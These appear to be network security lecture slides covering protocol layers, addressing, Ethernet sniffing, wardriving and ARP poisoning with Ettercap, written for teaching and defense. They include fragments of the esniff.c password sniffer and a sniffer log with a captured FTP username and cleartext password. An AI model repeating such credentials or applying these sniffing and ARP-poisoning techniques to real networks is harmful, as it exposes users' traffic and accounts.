Thanks to Tom Dunigan @ UTK

- Networks 101
- Network vulnerabilities
- Network attacks
  - promiscuous mode
  - denial of service
  - server attacks
  - impersonation


Network security

Goals -- integrity, privacy, availability

Increasing risk: standalone, multiuser, remote user, network


Threats (active/passive)

- **interruption -- denial of service**
- **Modification ... Bad packet! Naughty packet!**
- **fabrication -- replay, impersonation**
- **interception -- sniffing**
- **traffic analysis**



Network vulnerabilities

- **non-localized**
- **surveillance difficult**
- **no legal jurisdiction**
- **prolific (targets/attackers)**
  - –Trends: Gbps+ broadband, wireless
- **many complex services**
- **many trusting services**



yet, increasing reliance on the network

Net history

'57	ARPA
'69	ARPAnet bomb proof (packet switched)
'75	DECnet
'76	Ethernet
'77	UNIX PDP-11
'78	UUCP PCs
'79	USENET (home 300 bps), XMODEM, BBS
'80	BITNET (PCs)
'81	CSNET
'82	BSD 4.1c TCP/IP, FidoNet
'84	ORNL-MILNET (9.6Kbs), Ether, IBM SNA
'85	Sun workstations, sniffer
'86	NSFNET (home 1200 bps)
'87	UT-ORNL (56Kbs)
'88	ORNL-MILNET (56Kbs) (home 2400)
'89	ORNL-UT T1 (1.5Mbps), IRC
'90	ORNL (T1 ESnet) home(9600bps)
'91	ORNL FDDI
'92	MBONE (multicast video/audio)
'93	ORNL ATM home(ISDN 128Kbs) WWW
'94	ESnet/ORNL T3 (45Mbps)
'96	ORNL/UT ATM (155 Mbps), broadband
’98	ESnet/ORNL OC12 (622), wireless, home(broadband, 3 Mbps)
’02	Internet2/ORNL OC192 (10gig)
‘21	100-250Tbps for Trans-Pacific Submarine Cables

Internet history

- **Developed in late 70's**
  - No need for security, small community of users
  - Initial goals: scalability and ease of use
  - UNIX TCP/IP and network apps written by a bunch of CS students
  - Security issues not understood/foreseen at that time
- **Today Internet is a voluntary world-wide federation of networks**
  - No central authority, no common culture
  - Links millions of people and organizations (competitors, enemies)
  - Voluntary (critical) services include routing and naming (DNS)
  - Routers and servers are just computers with their own vulnerabilities
  - You can't be sure where an outgoing packet will be routed or where an incoming packet came from !


What’s a network

Internet DECnet SNA FDDI uunet AOL ATM ISDN IEEE 802.11 wireless NSFnet Bitnet Fidonet ARPAnet MILNET VPN PPP intranet LAN VLAN WAN…

- media
- protocols
- service


Selection criteria:

- speed
- connectivity
- cost
- community
- portability
- Availability
- survivability



OSI reference model

- **physical** -- bit stream (wire, optical, wireless)
- **data link** -- packets on the link (FDDI, ethernet, token ring)
- **network** -- connects links, routers (IP)
- **transport** -- reliable stream (TCP, UDP)
- **session** -- more reliable (SSL)
- **presentation** -- canonical form (API, data conversion)
- **application** -- mail, telnet, http, ssh, etc.




Layer vulnerabilities

Physical/data link: DoS, address spoofing, sniffing


Network: address spoofing, DoS, re-routes

Transport:: DoS, hijacking, insertion, modification, replay

Application: buffer overflows, bugs, DoS




OSI and IP


OSI Reference Model
Application
Presentation
Session
Transport
Network
Data Link
Physical
IP Conceptual Layers
Application
Transport
Internet
Network Interface
TCP UDP
IP
Ethernet, 802.3, 802.5, ATM, FDDI, and so on

Layers/encapsulation

Protocol Relationships

```
+-------+ +------+ +------+      +------+
| http  | | FTP  | | TFTP| ...  | ...  |      Application
+-------+ +------+ +------+      +------+
|   |          |            |
+------+     +------+     +------+
| TCP  |     | UDP  | ... | ...  |      Transport
+------+     +------+     +------+
|           |           |
+---------------------------+-----+
|    Internet Protocol & ICMP    |     Network
+---------------------------+-----+
|
+----------------------------+
|   Local Network Protocol   |      Data link
+----------------------------+
```




Protocol encapsulation

```
16       20      20/8                    4
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+- ....... -+-+-+-+
| mac   |     IP    |TCP/UDP|  App/Data ..... | CRC |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+- ....... -+-+-+-+
```

Data is carried in packets. Packets are intermixed.

interconnects

- **modem** voice/data
- **repeaters** signal regeneration (data)
- **hubs/switches** filter (data/link)
- **bridges/concentrators/access point** filter, store & forward, media interconnect, modem pools
- **routers/NAT** network-layer routing/ address mapping
- **firewall** gateway/routers
- **gateways** application-layer conversion, e.g., mail gateway



Addressing

- **Address: service (port), host**
- **network name to number translation (DNS)**
- **network to physical mapping (ARP)**

32-bit internet address (IPv4)
  unique
  assigned by authority
  clumped in A, B, or C
  D is multicast
   net.255.255 is broadcast
Private (NAT) RFC 1918:
    10.0.0.0
    172.16.0.0
    192.168.0.0
IPv6   128-bit address


```
         +--------+--------+
DECnet   |area(6)  host(10)|
         +--------+--------+
             16 bits

         +-------------------------------------+
IPv6     |sub  |  subnet  |    interface       |
         +-------------------------------------+
                      128 bits

         +--------+--------+--------+--------+
IP     A |0 net(7)|   host (24)              |
         +--------+--------+--------+--------+
                      32 bits
   +--------+--------+--------+--------+
B  |10   net (14) |     host (16)      |
   +--------+--------+--------+--------+
   +--------+--------+--------+--------+
C  |110   net (21)         |host(8)    |
   +--------+--------+--------+--------+
   +--------+--------+--------+--------+
D  |1110     multicast (28)            |
   +--------+--------+--------+--------+

         +---+---+---+---+---+---+
Ethernet | vendor(24)| local (24)|  broadcast: -1
         +---+---+---+---+---+---+
                    48 bits
IP multicast  0x01 00 5E
```

Spoofing: by host name, or IP address, or MAC address

Ethernet


- Xerox, DEC, Intel, '76
- 10 million bits/sec (100, GigE, 10Gige)
- CSMA/CD
- thick, thin, fiber, twisted pair, wireless
- min packet (60 bytes)
- max pkt (1500) (9KB for jumbo-frame GigE)
- 6-byte address (vendor(3)+other(3)) (MAC)
- supports broadcast and multicast
- inexpensive, pervasive
- physical and link layer spec (IEEE 802)
- carry IP, DECnet, appletalk, IPX
- packets travel by every interface
- interface recognizes its own address and broadcast
- can program interface to recognize multicast
- can change interface address ! (impersonation)
- can put interface in promiscuous mode

```
0     7 8    15 16    23 24    31 32    39 40    47
+-------+-------+-------+-------+-------+-------+
|            Destination address                |
+-------+-------+-------+-------+-------+-------+
|               Source address                  |
+-------+-------+-------+-------+-------+-------+
|    type       |    data  ...
+-------+-------+-------+--...
....
+-------+-------+-------+-------+
|            checksum CRC       |
+-------+-------+-------+-------+
```



Microsoft stashes ether address in WORD documents – unique ID!

Promiscuous mode



- **hear EVERY packet on the wire**
- **token ring and FDDI too – and obviously, WIRELESS**
- **useful for:**
  - protocol analyzers
  - traffic watchers
  - intrusion detection
- **root privilege UNIX (just do it on Win*)**
- **commercial LANanalyzers**
- **tools (tcpdump, xtr, traffic, etherfind, ethereal,…)**
- **make your own (libpcap)**
- **Download sniffers from the net (root kit, esniff.c)**

  Capture your keystrokes, passwords, credit card info ….

esniff.c password sniffer

- libpcap (need to be “root”)
- Open ethernet interface in promiscuous mode

```
if ((if_fd = open(NIT_DEV, O_RDONLY)) < 0)
```

- Read packets and filter
  - Look for IP, TCP, and ports (telnet, ftp, pop)
  - Hash based on IP src/dst and TCP src/dst port
  - Add data to hash entry
  - Print and delete entry on 128 bytes, FIN, or idle (30 mins)


```
fprintf(LOG,"\n-- TCP/IP LOG -- TM: %s --\n", Ptm(&CLe->Time));
fprintf(LOG," PATH: %s(%s) =>", Symaddr(CLe->SRCip),SERVp(CLe->SRCport));
fprintf(LOG," %s(%s)\n", Symaddr(CLe->DSTip),SERVp(CLe->DSTport));
fprintf(LOG," STAT: %s, %d pkts, %d bytes [%s]\n", NOWtm(),CLe->PKcnt,(CLe->Length+dl),
msg); fprintf(LOG," DATA: ");
```

Sniffer log

```
-- TCP/IP LOG -- TM: Wed Dec  7 10:42:22 --
 PATH: shadow.epm.ornl.gov(1021) => manzana.epm.ornl.gov(rlogin)
 STAT: Wed Dec  7 10:43:28, 179 pkts, 128 bytes [DATA LIMIT]
 DATA: bbd
     : bbd
     : xterm/9600
     : (255)(255)ss
     : ^^
     : P^A(243)^A(138)hucl2x
     : cd^H^Hcd pccm2^H^H^H^H^H^H^H^Hls
     : rm h0001.xdr
     : h^Hftp shadow
     : bbd
     : hucl2x
     : cd /u1/bbd/xdr
     : ls
     : cd double-
--

-- TCP/IP LOG -- TM: Wed Dec  7 10:43:42 --
 PATH: wonderland.epm.ornl.gov(1697) => MENKAR.CS.UTK.EDU(ftp)
 STAT: Wed Dec  7 10:43:45, 11 pkts, 128 bytes [DATA LIMIT]
 DATA: USER romine
     :
     : PASS tny7cmnn
     :
     : PWD
     :
     : PORT 128,219,8,101,6,162
```

Wireless

- **VERY easy to sniff**
- **sniffers: netstumbler   wepcrack airsnort**
- **wardriving – drive around, locate open wireless**
  - Free internet services ☺
  - Apartments, dorms, ….
  - Internet maps of open nets
- **Directional antenna from Pringles can**



Promiscuous mode defenses

- **impossible(?) to detect remotely**
  - baiting
  - ping delay ? (maybe no xmit wire)
- **Host detection**
  - ifconfig or cpm.c
  - big log file or CPU load
- **routing, bridging**
- **Switches/VLANs instead of hubs**
- **one-time passwords**
- **Encryption**
  - Link layer, e.g. WPA/802.11i for wireless
  - End-to-end (ssh, IPsec)
- **incapable interfaces**


Sniffer baiting

- transmit “tempting” packets on ether segments

  e.g., login with clear-text password
- encode segment in “password”
- Await hacker to login to honeypot
- Inspect the segment

smart link layer

- **hubs pass all traffic to all ports ☹**
- **switches only pass multicast and matching destination traffic**
- **VLANs based on even smarter layer 2 switch**
  - Ports tagged (802.1Q)
  - Ports can be grouped into virtual LANs
  - Control port to configure switch
  - Attacks (try to get traffic to jump from one VLAN to another)
    - MAC flooding attack to get switch to fail “open”
    - Control port attacks




VLAN for different customers dispersed within a building

Sniffing thru switches

ARP address resolution protocol
map IP address to NIC address
-if IP address is on local net and not in cache, **broadcast** ARP request
-receive reply and cache, send IP packets
-cache entry times out in about 20 minutes


Ettercap

- **Sniff tool that poisons ARP caches with "gratuitous" ARP replies**
- **Can map subnet with ARP queries or PING**
  - Get IP address and Ethernet address for each host




- **For host X to sniff traffic between hosts A and B**
  - Send A an ARP reply stating that ether address of B is X
  - Send B an ARP reply stating that ether address of A is X
  - Now when A and B talk their traffic goes to X, X/ettercap then relays the packet to correct ether address
- **Can also modify web pages, man-in-the-middle attacks (ssh1, ssl)**

Ettercap -- arp poisoning

